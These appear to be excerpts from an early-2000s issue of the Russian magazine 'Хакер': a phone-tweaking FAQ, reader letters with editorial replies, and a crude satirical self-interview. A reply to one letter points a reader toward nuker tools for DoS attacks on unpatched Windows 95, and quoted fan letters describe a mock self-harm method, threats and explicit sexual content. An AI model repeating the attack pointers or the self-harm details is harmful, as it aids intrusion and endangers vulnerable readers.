Задаётся масса вопросов о том, как tweak`нуть собственную мобилу. Оттого появилась маза сделать сегодняшний ФАК тематическим, посвящённым доработке и наворотке мобильного друга. Среди конкретных производителей, я выделю Nokia`ю.

На ней я остановился по той причине, что последние 2 года пользуюсь исключительно её продукцией, перейдя от прежде любимой "Моторолы". Да и вообще, если проследить по кул-хацкерским сайтам, можно сделать вывод, что именно Nokia производит наиболее "хакаемые" трубки. Расскажу лишь про некоторые возможности разгона твоей мобилы. В связи с этим разобью твой вопрос на несколько подвопросов.

Можно ли сменить цвет подсветки дисплея?

Звучит как-то криво - "цвет подсветки"? Других слов подобрать не смог. Ну, дык вот. В большинстве моделей вышеозначенного бренда используется светло-зеленая подсветка, и лишь в некоторых моделях (в новомодной Nokia 8250, к примеру) - голубая. А тем, кого больше, хочется стать теми, кого меньше :). Так что ты можешь примкнуть к "избранным" лёгкой доработкой, сменив свет своей 61*/62* (вторую лично я не переделывал) на мягко-голубой вместо приевшегося мутно-зелёного. Подробности этой хирургической операции ты можешь разыскать на http://mobil.box.sk/blue.php3. Не знаю, как в Москве, но в ряде европейских стран нашлись умельцы, что за умеренную плату (3-10$) сами перекурочивают твою трубу, меняя цвет подсветки.

Как заменить/обновить мелодию звонка?

Суперпопулярная хрень - ring tones. Уже обосновались барыги, которые позволяют сменить тон в обмен на твой звонок по определённому буржуйскому номеру. Звонок, есесно, платный :(. Так что эту методу я отброшу, как неподходящую. Куда лучше получить нужную мелодию с Инета в виде некого подобия SMS-сообщения, которое будет идти подольше обычной мессаги, но зато принесёт новый саунд. Открою тебе персональный секрет: самый крутой сайт из высылающих тоны - www.yourmobile.com. К сожалению, ряд операторов, вроде МТС'а (чьим кастомером я являюсь, находясь в msk), не позволяют получить нужную инфу с Инета :(. А вот в Билайне есть данная маза при отсыле мессаги с www.sms.ru. Здесь имеется приличная куча и отечественных мелодий. Например, наши редакторы Центнер и Синтез тусуют с трубками, заряженными мелодией из "Следствие ведут знатоки" :). А Сайдекс до недавнего времени ходил с новогодней мелодией, т. к. облажался, получив тон у буржуйского оператора, но не сменив его по окончанию новогодних праздаеств %).

Если твой оп не поддерживает высыл нужного нам, можно одолжить SIM'ку у юзера другого GSM'а, заказав тон уже на его номер. После этого гамбита тон осядет в твоей мобиле. Как вариант имеется зарядка трубы музыкой с помощью прямого соединения с компом. Тут выбор мелодий окажется посерьёзней, чем при заказе с Инета.

А что с надоевшим лого оператора?

К сожалению, контор, кидающих новые логотипчики прямо с Инета, я не обнаружил. Если кто подметит оный сервис, обязалово кинь УРЛ и/или комментарий на тему по мылу указанному в заголовке FAQ`а. Так что остаётся самому заправлять логосами трубу, подсоединив её к COM-порту компа, воспользовавшись чудо-софтом, навроде LOGO Creator`a/LogoManager`a(newdata.box.sk-/gsm/trlm11b4.zip). Про шнур, его приобретение или же изготовление собственного, и вообще более подробные операции с разгоном мобилы, ты прочтёшь прямо в этом или следующем номере Х.





Предугадывая имеющийся размер геморроя и нежелание его увеличения, сообщу, что смену лого можно упростить с помощью твоего же сотового оператора. Многие опы предлагают подгон свежей картинки вместо осоловело скучного дефолтового логоса. Т. е. ты кидаешь заказ-запрос в автоматический сервис и через некоторое время получаешь выбранный логотип. Замена происходит автоматически, после просмотра тобой полученного. К сожалению, большинство service`ов по доставе логотипчиков - платные, и с тебя срежут десяток центов за работу :(.

А с внешним видом мобилы, может чё?

Я думаю ни для кого не новость сменные передние панели. Начиная от дешёвых моделей Эрика, до элитных 8210/8850 от Нокии. Так что ты можешь легко найти сменную панель, почти любого цвета и орнамента. Очень практично бывает сменить "передок" перед продажей юзанной трубки или после приобретения оной в подарок: очень оживляет и обновляет внешний вид.
Уже стандартной тулзой стали мигающие антенны, которые также продаются в любом магазе, торгующем связью. Подробный каталог интересующей тебя утвари можно обнаружить на www.yourmobilephone.com. Обрати внимание: очень схоже с УРЛ'ом на сайт, откуда высылают мелодии. Также интересно посетить популярный российский сайт на тему мобил и аксесуаров к ним - www.sotovik.ru.
Про различные настольные зарядники, чехлы обыкновенные и стилизованные под мягкую игрушку я вообще молчу, потому что о них не знает только гиббон, проданный на 666 лет в рабство к бедуинам =))

А что с тем, чтобы снять security-code с трубы?

Тут я, опять же распространяться особо не хочу, т. к. инфо об этом ты можешь найти в номере или же в спецвыпуске Х про историю хакинга. Лишь дам уже упомянутый адресок по теме - http://felons.org/phonetap/texts/

Вкратце, чё такое CDDB и какой с него доход?

CDDB - бесплатный сервис по обеспечению тебя инфой о содержимом музыкального компакт-диска. Расшифровывается как Compact Disc Data Base, если ты сам не догадался ;). Находится по адресу www.cddb.com. Хотя и имеет ряд независимых зеркал, имеющих другие УРЛ'ы, так что ты не удивляйся если ЦДДБ-запрос уйдёт не на центральный сервак, а куда-то в неизвестном направлении (главное, чтобы запрос не унёс твои пароли =). В общем, впихнув неопознаный диск в сидюк, подрубив Winamp (не только этот, но и большинство других CD-soft-плееров поддерживают CDDB), ты получишь точный список треков, название альбома и имя исполнителя. К сожалению, малотиражные/контрафактного (пиратского) происхождения диски не всегда радуют нас наличием инфы о них в ЦДДБ =(. Так, не был найден в закромах базы пиратский АТВ-сборник и promote-диск, полученный на новогодней пати в клубе "Пропаганда".
Кстати, если тебя интересует получение инфы MP3-плеером о треках, не удивляйся сообщению фаервола о том, что player ломится в Инет, и давай ему разрешение на выход впредь.

Почему не работают мультимедийные кнопки на моей мультимедийной клавиатуре?

Очевидно, имеются в виду классические клавиши по управлению громкостью звука, воспроизведению/остановке музыки и новомодные Internet-клавиатуры с возможностью запуска прямо с клавы E-mail-клиента, броузера, dial-up соединения с Инетом.
Вопрос насколько част, настолько и прост. С всеобщим удешевлением железа стало реальным взять навороченную борду всего за 10$. Оттого куча господ задают подобные вопросы :).
Ну так вот, чтобы заставить клаву работать, надобно не забыть проинсталлить прилагаемый софт (в случае пальцеватой клавдии прилагаемый обычно на дискетке или диске) или, ещё лучше, закачать из Инета его более свежую версию. Например, я именно так и поступил, слив последнюю версию kMaestro для моей BTC-кейборды.
Хотя я бы хотел предупредить, что если у тебя стоит 32 мега или меньше, лишний метр софтины, загружаемый в память, может оказаться губительным для быстродействия системы.

Можно ли соединяться с ИНТЕРНЕТОМ по межгороду, какое получается качество и чем это чревато?

Да можно с этим самым ИНТЕРНЕТОМ соединиться и через космос, с помощью НТВ-интернет (www.ntvi.ru), чего уж про межгород говорить...:). Так что ты можешь свободно соединиться межгородом или даже международным звонком. Всё зависит от качества линий, с помощью которых происходит связь, и в первую очередь от линии, с которой происходит выход. Под глобальным понятием "линии" понимается весь комплекс для коннекта. Если говорить о конкретных решениях, то я лично соединялся, выходя с питерской аналоговой линии, с московским пулом ISP. Коннект случился порядка 9,6 =). Если бы использовалась цифровая АТС'ка для связи, то и все 21,6, а то и больше можно было бы выжать. Хотя в Европе гиббоны коннектятся на 40000 bps даже на расстояниях в 500-1000 километров. Вот так наш один соотечественник бывший связался из Израиля с Москвой на скорости 14,4 8).
Вообще, смысла в междугородке для Инета я особого не вижу. Ибо даже в самых глухих местах, где имеется телефон, можно найти точки доступа к глобальной сети Sprint. Халявный выход через эти самые точки, нам подарил господин x25 с проектом Global Internet www.paladin-computers.com/freeinet. К сожалению, к выходу номера это супер-начинание может быть уже прикрыто =(.




Все опубликованные письма – реальные. Мы все, конечно, душевнобольные, но сами себе письма не пишем. Послания с содержанием типа “пришлите крек” или “где найти программу” игнорируются. Мессаджи, в которых написан заведомо полный бред и с просьбами “опубликуйте меня в самом дурацком”, в “самое дурацкое письмо номера” не попадают. Этим людям мы вызываем на дом Даню Шеповалова, он им прививает хумор (по 0,1 мг, внутрипопочно).

Письмо:

От: Александр Солонский (*alexsolon@mail.ru*)
Subj: Полный отстой

Привет, “c00l Хацкеры”. Почитал я ваш журнал и решил, что такого рода литературу читают тока ПОЛНЫЕ ламеры и клинические дебилы. Это хуже чем отстой - это ПОЛНЫЙ отстой и SUXX. У вас понтов больше, чем у последнего кул ZЫz()р'а. Не надо строить из себя “супер мега кульно-рулезных хацкеров”, если вы не хотите, чтобы журнал читали сплошь ламеры. Не надо забивать головы маленьким детишкам рассказами о взломе Unix-систем, Web-серверов и прочего.

Если вам нужны конкретные предложения по изменению содержания журнала, обращайтесь.

Ответ Х:

Yo! И ваще щаз модно рэп! Че эта за музон играет? Полный отстой.

Ну и в таком духе :). Ага, таких писем тоже много. Ну что сказать? Да, конечно же, мы не боги и далеки от идеала. Ошибки делают все. Да и к тому же, журнал - это такая вещь, которая абсолютно всем нравиться не может. Всегда найдутся и любители и ненавистники. Ты бы знал, Леха, сколько гневных писем нам приходило в феврале 99-го, когда вышел первый номер Х. Особенно орали (и до сих пор орут) “Уберите игры! Мы хакеры! Взлом давай!”, но были и наподобие “Вы мля, сраные ублюдки, выпустили такой козлиный журнал, ламера поганые, ни хрена в хаке не понимаете, все говно и отстой!”. Ну, мнения есть мнения, и я уважаю любое из них. Но мне просто охренительно обидно, что никто не пишет “Ребята, спасибо за журнал. В последнем номере очень понравилась статья такая-то. Узнал много нового. А вот не понравилась такая-то, потому-то и потому-то”. Т. е. реальной критики-то и нет. Только выкрики “Отстой!” или “Круто!”.

Ну и по поводу конкретных предложений: конечно нужны, я с радостью выслушиваю всю настоящую критику в адрес журнала. Только вот, Леха, мог бы все предложения указать в этом же письме, а не орать банальное “отстой”.

Письмо:

От: Юран Шувалов (*owod2000@mail.ru*)
Subj: моё дело рассказать правду...

Привет Х.

Хочу поинтересоваться, почему столько наездов на Майкрософт и Windows? Непонятная щас мода пошла обсирать Билли и его компанию. Не буду отрицать, *nix надежные ОС-ки, но ведь каждый сам для себя решает, в чем ему работать. Получается, что любой человек пользующийся Windows - ламер. Вы, кстати, так и говорите со страниц “Хакера”. Когда советуете установить ОС читателям, вопрос нужно ставить так: надежность (*nix) или совместимость (Windows), а не таким образом. Я сам (говоря вашими словами) ламерствую уже пять лет, не знаю, как у кого там каждые 5 минут зависает Win, просто, если руки не из того места растут, лучше вообще к компьютеру не подходить.

Ответ Х:

Ну вот, наконец-то нормальный человек попался. Молодец, Юран, очень хорошее письмо. Действительно, последние несколько лет пошла мода ругать Win. Причем, фразы “Windows - MustDie! Unix - Rulez!” обычно выдают те, кто *никсы в глаза не видел. Лично я, собираюсь написать в ближайшие номера Х статью “За что я люблю Microsoft”. Да, я действительно люблю Билли. Я считаю его гениальнейшим человеком на земле. Те, кто слушает наше Inet Radio “IP SOUND”, уже слышали мои прогоны по этому поводу. Создать фирму в 19 лет и вывести ее на первое место в мире - это тебе не на стенке заветное слово намалевать. Причем, сам Билл далеко не лох, в начале своей карьеры он сам писал софт и был очень неплохим кодером (читай в этом номере в колонке “InScene Man”). Так что я полностью поддерживаю тебя, Юран. Ну а насчет нас, да нет, не считаем мы, что все юзеры Win - ламеры. И *никсы мы советуем поставить читателю только для одной цели: научиться управлять системой, понимать ее, а не тупо юзать Plug'n'Pray и прочие полезности. Лично я считаю, что для обычных людей, которым нужна Workstation, лучше виндов не найти. У меня дома стоит и Win, и Linux, и поверь, 70% времени я провожу именно в Win, т. к. они удобнее и Word там работает корректнее :).

Письмо:

От: Dmitriy Kudryashov (*dihanie@dihanie.chelny.ru*)
Subj: <empty>

Здравствуйте. Привет всем вашей редакции из Набережных Челнов.

В общем-то, я к вам с небольшим вопросом. Дело в том, что ваш журнал довольно трудно в нашем городе раздобыть - он появляется у нас благодаря частным распространителям, его быстро расхватывают. По каким-то причинам у них не появилось ни 12 номера за 2000 год, ни 01 за 2001. Если есть возможность, вышлите, пожалуйста, эти номера (я оплачу). Если “да”, вышлю почтовый адрес.

Читать очень хочется, а по Инету... Ну какой Инет на скорости 9600?

Ответ Х:

Вот такие письма тоже приходят очень часто. Просят прислать старые номера, новые номера, особенно Спец с диском.

Мы бы и рады вам помочь, ребята, но, к сожалению, не можем. У нас нет редакционной подписки, и мы просто физически не можем высылать журнал почтой. Всей подпиской заведует АПР (т. е. обычная подписка на любом почтовом отделении), а розницей - оптовые фирмы. Кстати, насчет последних. Меня просто убило, когда я увидел наш Спец с диском в продаже за 200 руб!!! Вот это уже наглость. То, как некоторые розничные торговцы взвинчивают цену меня просто вводит в ступор.

Письмо:

From: Kurier (*info@tooktook.ru*)
To: Mihin Mihail
Subject: О халяве

> Здравствуйте.
> От лица нашей некоммерческой
>организации коллекционеров фир
> менной символики спешу засвиде

Вообще же говоря, взявшись за почту я немного офигел. Письма настолько разные. Есть до идио-тизма тупые, есть очень правильные и грамотные. В некоторых нас хвалят, в некоторых ругают.

> тельствовать своё почтение. Обра
> щаюсь к вам с просьбой.
> Дело в том, что наша организация
> проводит очередную выставку кол
> лекций фирменной символики. К
> сожалению, мы до сих пор не рас
> полагаем рекламной продукцией с
> логотипом Вашей уважаемой ком
> пании. Купить нечто подобное
> возможным не представляется,
> посему мы обращаемся к Вам с
> просьбой прислать нам что-либо,
> имеющее на себе логотип Вашей
> компании (коврик для мыши, майку,
> кепку, ручку и т.п.) по следующему
> адресу: Россия, 141700, г.
> Долгопрудный, Ххххххх ХХ-ХХ,
> Петрову С.А. Заранее благодарим
> за сотрудничество. С вопросами и
> предложениями пишите
> sergey_power@chat.ru

ГОСПОДИН ПЕТРОВ СЕРГЕЙ !!!
ЕСЛИ ТЫ ИДИОТ - ЭТО НЕ РЕМОНТИРУЕТСЯ!!!
В "ХАКЕРЕ" ЯСНО СКАЗАНО - ИМПОРТЕВЫМ ОРГАНИЗАЦИЯМ.
А ТЫ КУДА ШЛЕШЬ?

Ответ X:

Вот такие письма нам форвардят из российских компаний :). Нда... народ то у нас туговат бывает. Действительно, объявили мы о том, как поиметь немерено халявы, все написали русским языком, а все равно находятся деятели современных искусств, которые вчистую все передирают с журнала, не пошевелив извилиной :).

Письмо:

От: Владимир Владимирович (*Kurepkin@mtu-net.ru*)
Subj: <empty>

Здорово, умы Русского Инета!

Пару дней назад я первый раз купил ваш журнал, решил посмотреть что он из себя представляет, и честно говоря, не ожидал что он настолько мне понравится! Комп у меня давно, а вот модем я купил месяца два назад.

В Инете я ламер, но благодаря вашему журналу я узнаю до фига полезных фишек, Инет начинает мне нравиться, я начинаю разбираться в нём.

Раньше я считал, что Инет - большая помойка и делать там не хрена!


Но ваш журнал раскрыл мне глаза! Я понял что Инет - это и золотое дно, и средство развлечения, и вообще клевая вещь!!!

Ответ X:

Привет, Вован!

Мы очень рады, что нам удалось помочь тебе в освоении Инета. На самом деле с Инетом вообще странная вещь творится. То, что это - большая помойка, мы не сомневаемся. О, мы также не сомневаемся, что это - золотое дно. Все зависит от тебя самого. Я, например, когда только попал в Инет, первые 2 месяца только и делал, что лазил по порно-сайтам. Меня это здорово колбасило, т. к. у нас в России такого никогда не было. Потом азарт прошел, все что можно было увидеть, я увидел :). И понеслось... Все хакерские сайты были мои, я читал, читал и читал. Столько инфы, сколько я впитал за эти 2-3 последующих месяца, я не получал еще никогда. Ну а потом началось применение полученных знаний на практике. Да... веселенькое это было время :). Тогда существовало столько багов, что сегодняшним интернетчикам и не снилось. Взломать систему можно было за 5 минут, через огромные дырки, даже не дырки, а тоннели :). А вот сейчас все уже по-другому. Поэтому я бы советовал тебе параллельно с изучением Инета, изучать все-таки и литературу. Только не "Интернет для чайников", а "Протоколы TCP/IP", RCF (стандарты и спецификации), "Администрирование серверов на базе ОС Unix", "Администрирование WindowsNT/2000", "Программирование на С++ для начинающих" и т. п. Вот если ты все это осилишь, то и в компе и в Инете ты будешь, как рыба в воде.

Самое ДУРАЦКОЕ письмо номера:



От: Janina M. (*aukse@europe.com*)
Subj: pomogite!

Как отослать запрос (через какие проги), чтобы получить DoS-атаку?



Вообще, то это мыло было не на адрес журнала, а на адрес рубрики FAQ, но оно меня прикололо. Ну что, Янина М., будем вникать в ДОС-атаку. Уже 150 миллионов раз писали, что это такое, даже в FAQ (куда ты пишешь) подробно расписывали, а все равно народ интересуется "на какую же кнопку-то нажать" :). Дави на "Power" - не ошибешься :). Ну а если серьезно, то можешь "отослать запрос" обычным нюкером, образца 1997 года. И если у жертвы стоят 95-е Винды и он никогда в жизни даже не слышал о словах upgrade и patch, то ты устроишь зло, под названием DoS. Ну а что? Сервисы не работают (хм... ну есть в 95-х сервисы :), атака удалась :). А можешь скачать другой эксплоит (для непонятливых, в 97-м году, nuke.c был обычным эксплоитом, а уж потом он стал виндозной прогой, можно даже сказать, неотъемлемым атрибутом кул-хацкера) и уже им вынести какой-нибудь сервер в коматоз. Только знаешь... есть такая маза, что ничего у тебя не выйдет. ОЧЕНЬ советую начать с изучения инфы. Почитай в Сети о DoS-атаках, посмотри security сайты, почитай об эксплоитах. А! И не забудь выучить С++! Или хотя бы научись юзать его компиллер :). Поставь Linux, вымой руки и сделай уроки! Ну все, хватит расслабляться, теперь давай за поиски инфы!

ИНТЕРВЬЮ из-под одеяла



Даниил Шеповалов (dan@xakep.ru)

**Разговаривают два сисадмина:
— У меня тут приятель на днях сервер сломал.
— Он что, хакер?
— Он кретин!!!**

Каким же все-таки гениальным достижением человечества является Интернет! Интернет - это огромная часть моей жизни. В чатах я общаюсь и узнаю много нового. Скачиваю рефераты. Да, здесь у нас лучше получается. Йо-хо-хо, ублюдки! Да я вас ненавижу всех, дегенератов недоделанных. И Донну Зулейку вместе с Хосе Игнасио, и обогреватель "Доброе тепло", и музыку не для чужих ушей в паре с сиськами Маши Распутиной. Так, извините, дорогие мои - это я телевизор последнее время слишком много смотрю.

И вообще, я о чем говорил-то? А, ну да, Интернет! Раньше я получал письма только от сервера статистики моего провайдера. Да и на самом деле, не всегда им радовался, поскольку обычно подобные сообщения содержали текст вроде "на Вашем счету осталось минус 112$ и в ближайшие дни Вы будете отключены". А потом меня угораздило написать статью "Эрегированный космос". А чуть попозже - "Эрегированный космос - 2 ". Кстати, торжественно признаюсь, название это я не то чтобы сп... а скажем более литературно - позаимствовал. А сп... то есть позаимствовал я сей лэйбл у некого товарища, который рисовал свастики, подписывал их красивыми названиями и вешал в рамочках на стену. Самая большая фрактальная свастика висела у него на потолке и называлась соответственно "Эрегированный космос и моя любимая девочка Лена, которая сказала, что у меня слишком маленький член" (на самом деле это была даже не картина, а целая инсталляция, поскольку девочка Лена /точнее её части/ висела чуть ниже).

Однако, похоже, я опять чересчур отклонился от основной канвы своего повествования. Необычайная моя радость заключается в том, что после выхода этих пресловутых статей я стал получать множество писем от любящих поклонников. И знаете, что я понял? Оказывается, в нашей стране полным-полно крайне интересных людей. Ну а чтобы вы разделили мою беспредельную радость, я просто приведу отрывки из писем некоторых читателей:

"Слушай, человек, который пишет такие вещи, может быть только моральным уродом!"

"Мне надоело трахаться с братом, и я хочу поизвращаться с тобой любым, еще мне не известным способом. Брат также изнывает от желания обладать тобой. Позвони нам как можно быстрее!"

"Данечка, я величайший поклонник твоего таланта! Все твои статьи я сканирую, увеличиваю и вешаю на стенку, а потом провожу ночи, стоя напротив этой стены на коленях и маструбируя!"

"Дэн, пришли мне свой портрет в полный рост и желательно в обнаженном виде, а я пришлю тебе кусочек своего пальца и инструкцию по применению хладона и других охлаждающих жидкостей в условиях атомной бомбардировки. И еще, дорогой Дэн, я надеюсь, ты научишь меня приемам мастурбации в невесомости и других экстремальных ситуациях. Кстати насчет самоубийства, у меня есть отличный способ: вколоть себе 84 мл. новокаина, и когда ты перестанешь чуствовать собственные яйца, надо воткнуть в себя 24 гвоздя, 152 английские булавки и 31 бритвенное лезвие (гвозди, чем меньше, тем лучше, втыкать все не слишком глубоко). Жду ответа, а если ты не ответишь, грязный ублюдок, я залью тебе в член расплавленный свинец и посажу на таз со здоровенной крысой."

"И тогда я решил: Ось симметрии сна
Не проникнет в квартальный планшет.
Утюги гидрохлора взорвутся тогда,
Это как дважды два... скажешь нет?"

"После очередной твоей статьи я сделал себе на спине татуировку "!НЕ ЗАБУДУ ШЕПОВАЛОВА!", надел вишнёвые рейтузы, пластиковую каску с красной звездой, в одну руку взял клюшку, а в другую - одноразовую вилку. Ну и конечно, самосвал на верёвочке. А потом я решил СДЕЛАТЬ ЭТО: я ворвался в ближайшую аптеку и стал кричать: "Я чукотская девочка, возьмите меня сзади!". Потом я пригрозил аптекарше клюшкой и сказал, чтобы она выкладывала на прилавок все беременные гвозди! Однако я облажался: я совсем забыл про две палочки хрустящего веника!"

"Здравствуйте, Даниил! Мы решили обратиться к вам и только к вам! У каких женщин самые чувствительные соски: у пышногрудых или плоскогрудых?"

"О, приветствую тебя, уважаемый дзен паракама-сутры. О великий просветленный учитель пароноидального суицида, неконтролируемого экстаза и прочего дерьма. Будь любезен, скажи, что делать, если девчонка - лесбиянка?"


"Доктор, что мне делать, помогите!!! Основная масса обезьяноподобных обитателей этой планеты хочет подвергнуть меня инквизиции, они не понимают мою гетеросексуальность, которая выражается в том, что я занимаюсь мастурбацией, глядя на картинку с вашим изображением, которую я сам нарисовал в состояние аффекта, убивая взрослую самку царевны-лягушки".

"Эрегируйся вечно! О протыкающий насквозь! Ты сейчас последняя надежда, ака Титан после гибели Земли. Грозноурчащий Холодильник не смог мне помочь и рекомендовал тебя, как кладезь опороченной мудрости и отца оргазма. Дельце мое проще сношения с ладошкой - мне необходимы адреса, где можно скачать фото с гетероморфной некрофилией, в принципе, можно и с гомоморфной".

"Здравствуй, друг Совета Межгалактических Психов, Маньяков и Поклонников творчества З. Фрейда - величайшего психа и извращенца, кавалера Ордена отрезанного фаллоса транссвестита Лены Зосимовой! Пишу я тебе из волосатой клоаки всего земного шара - г. Улан Удэ. Очень прошу - забери меня отсюда! Усынови и забери!"

"А еще, дорогой Данечка, дарим тебе японские стишки. Если не знаешь, то это такие, где на рифму следует кончать оранжевой слизью".

"Абажур, абажур,
Дед Василий - некрофил!
Лампочка, лампочка,
Член отвис до пяточек.
Канистра, канистра,
Мишке сунули вчера".



секту свою сделать! Секта им. Дани Шеповалова! Ещё мы решили, что тебе памятник при жизни поставить надо! За сокращение всего Мира! Памятник будет выполнен полностью из золота. Главным героем его будет многорукий Шеповалов, который всеми руками чего-нибудь делает. Ну и конечно, специально для тебя супер-суицидальный способ. Незаметно положи своей подруге в сумочку кирпич (лучше всего - урановый). Затем заведи ее "случайно" в тёмный пустынный переулок и в самый подходящий момент незаметно выпусти заранее припасеную крысу. Сделай паузу, а потом скажи тетке, как бы невзначай: "О! Смотри - крыса! Да какая, видно, голодная!". Герла, если она у тебя ещё невыдрессированная, начнёт орать: "ПАМАГИТЕ!!!" и "КРЫЫСААА!!!" и противно визжать. Тут ты делаешь рожу дауна (не буду учить - у тебя получится) и на полном серьёзе говоришь: "Эта - мая кгыса! Нгавытся? Она кушает кгасивых людей!". Герла, поняв фишку, говорит тебе: "Я всегда знала, что ты - ублюдок!" и со всего размаху "гладит" тебя по морде сумочкой. Ну а если повезло достать урановый кирпич - ты просто счастливчик! Нет ничего приятнее, чем смерть от уранового кирпича!"

Здорово, правда? Однако есть одна деталь, которая омрачает мою радость - никто у меня не берет... интервью. Вон премногообожаемый Покровский вовсю улыбается со страниц "Птюча", члены... ммм... команды в Интернете повсюду развешаны. А я? А мне? Но выход есть: нынче я беру интервью у самого себя. Вот так-то! Незамысловато и по-мужски.

Интервью Даниила Шеповалова с Даниилом Шеповаловым: (* см приложение)

Мы договорились встретиться с Самим в небольшом баре на окраине Москвы. Ровно в назначенное время около бара резко остановилась ультрасовременная спортивная машина, и из нее неторопливо вышел подтянутый мужчина. Войдя в заведение, он окинул его взглядом своих прищуренных стальных глаз, который заставил затрепетать женщин всех возрастов, находившихся в баре. Его белоснежная куртка с волнующими разрезами резко контрастировала с идеальной смуглой кожей, а сквозь облегающую ткань явственно проступали отчетливые формы тренированного тела. Элегантной походкой мужчина подошел к моему столику.

Х: У вас отличная машина!

САМ: Да, неплохая. Но все-таки, чересчур дешевая. Знаете, машина за три миллиона долларов - это не машина. Тут, правда, один концерн предлагает мне супер-автомобиль ручной сборки: над ним сейчас как раз работает Алсу вместе с Энрике Иглесиасом. Надеюсь, она потянет хотя бы на несколько сотен миллионов. Да, кстати, я в вашем распоряжении только на четверть часа. Уж не обессудьте - потом у меня встреча с султаном Брунея. Эти султаны, они ведь как дети, право.

Х: Да-да, конечно, - десятки глаз смотрели в нашу сторону, и я уже был счастлив просто от того, что этот человек не проигнорировал наше предложение давайте сразу с места в карьер: многих наших читателей крайне волнует, почему вы до сих пор не повесились на стреле подъемного крана, хотя так долго смаковали эту тему в своих произведениях?

САМ: Да, знаете ли, просто все никак руки не доходят (смеется). Шучу-шучу, конечно. На самом деле, я не имею права, мой мозг - общечеловеческое достояние.

Х: Многие упрекают вас в мании величия. Как вы к этому относитесь?

САМ: Кого упрекают? Меня? По-моему, это попросту глупо. Ведь я - человек в золотых доспехах, Вождь Солнца, Повелитель Звезд. Да и Величайший Гуманист Всех Времен и Народов, Трижды Майтрейя Всея Руси, Интергалактический Метаэкзистенциальный Портал, а также Отец Оргазма, если уж об этом речь зашла.

Х: Хорошо-хорошо. Тогда давайте начнем с другого конца: кто сейчас входит в состав нашумевшей организации "Мировая Термоядерная Война"?

САМ: Даниил Шеповалов, Кошка по имени Кошка и компакт-диск "Новинки отечественной порнографии".

Х: И чем вы занимаетесь?

САМ: Да всяким, знаете ли, занимаемся... (краснеет).

Х: Даниил, некоторые наши читатели с психологическим образованием считают, что у вас серьезные проблемы с женским полом, да и вообще тотальный дестрой в сексуальном развитии. Что вы можете сказать по этому поводу?

САМ: Да, так и есть. Открою вам секрет: до семи лет я вообще был импотентом. Вы только представьте себе! Но уже на четвертом году своей жизни я начал тренироваться в сексуально-озабоченных формах мышления, чтобы добиться эрегированного состояния души и пениса. Знаете, это как со знаменитыми культуристами и бойцами - практически все они в детстве были хилыми, рахитичными мальчиками. И, поверьте мне, я своего добился. В свой седьмой день рождения у меня произошла эрекция, когда я медитировал на подаренную мне черепашку. Правда, я тогда очень испугался и сделал противостолбнячную инъекцию, но это уже мелочи.

Х: Говорят, у вас есть свой сайт в Интернете. Однако никто не знает его адреса.

САМ: Да, есть. Но адрес я вам не скажу - стесняюсь. Для особо настойчивых могу дать небольшую подсказку: ключевыми словами для поиска этого сайта являются слова "член", сознание", "мозг", "космос", "паранойя".

Х: А что такое, по-вашему, сознание?

САМ: Высшая, свойственная лишь человеку, форма отражения объективной действительности. Представляет собой совокупность психических процессов, активно участвующих в осмыслении человеком объективного мира и своего собственного бытия.

Х: Вы когда-нибудь занимались сексом с живыми людьми?

САМ: Нет, конечно! (слегка краснеет) Вы, наверное, помните знаменитое высказывание великого Артема Косого: "Трахаться с живыми людьми - все равно что есть мясо больных животных". Как это у него было:

"Ничтожные люди:
Вы, водящие членами по
Грязным ртам и плаксивым щелям,
В вас никогда не поместится мой член
Мое все!
Дети,
Жены,
Наркотики,
Анальный секс
Снова наркотики.
И нет мне, поэту, здесь места..."

Да, какой все-таки был человек - титан мысли!

Х: Понятно. А вы играете в какие-нибудь компьютерные игры?

САМ: Да, бывает. Знаете, есть очень хороший, запутанный квест - Visual C++. Также могу порекомендовать всем неплохую аркаду - "Установка нового оборудования".

Х: Как называлось ваше первое произведение?

САМ: "Пися". Я написал его еще в детском саду. Точнее даже не написал, а нарисовал... цветными фломастерами на двери воспитательской комнаты.

Х: Весьма концептуально. А каковы дальнейшие творческие планы?


САМ: Через несколько месяцев я надеюсь закончить книгу "Правила мышления для шизофреников". Начал пару научных работ: "Легко ли быть психом" и "Даниил Шеповалов - базис вселенной". Ну что еще... А, на этой неделе вместе с арт-студией Пенис Диджея устраиваю концептуальную акцию на Красной Площади. 750 участников публично кастрируют сами себя и выложат своими членами надпись "Добро пожаловать, дорогие гости столицы!".

Х: И последний вопрос....

САМ: Нет, нет - я побежал, через десять минут у меня встреча с Джорджем Вашингтоном. Он, знаете ли, президент, а эти президенты, как дети малые, честное слово.

Приложение: (выписка из справочника практического врача, раздел "сложные психические заболевания")

Бредовый синдром. Бред - ложное, возникшее на болезненной основе, не соответствующее действительности, полностью овладевающее сознанием больного умозаключение. Чаще всего встречается бред величия, который в совокупности с прогрессирующей шизофренией и раздвоением личности может вылиться в синдром Кандинского-Клерамбо. Для лечения галлюцинаторно-бредового возбуждения применяют внутримышечно раствор сульфата магния и клизму с растворами мединала и хлоралгидрата.



Шикарная халява для шикарных дам

Бесплатный СЫР (cheese@xakep.ru) http://subscribe.ru/catalog/rest.cheese



Восьмое марта близко-близко, и сердце бьется как олень. Не подведи меня, моя пиписька, в международный женский день!" – это незыблемое произведение народного творчества было знакомо мне с детства. Более того, до 18-ти лет я действительно считал, что кроме моей, так сказать, мужской гордости, дамам в этот день от меня ничего не требуется. Как наивен я был! С возрастом аппетиты прекрасного пола росли, прогрызая в моем оскудевающем кармане все разрастающуюся дырищу.

Да, мой друг, времена, когда подругу можно было сразить бесплатным проходом в метро ("паровозиком", вплотную обхватив друг друга) или лимонадом из автомата без копейки (плотно ударив по нему ногой) прошло. И цветы, надранные тобой в канун праздника с клумбы у здания Министерства юстиции, уже не подарят ей былой радости. Увы, мы внезапно оказались с тобой в меркантильном обществе, где за все надо платить. И чем больше, тем эффективнее. Но я не сказал, что лучше!

Хакеры не платят

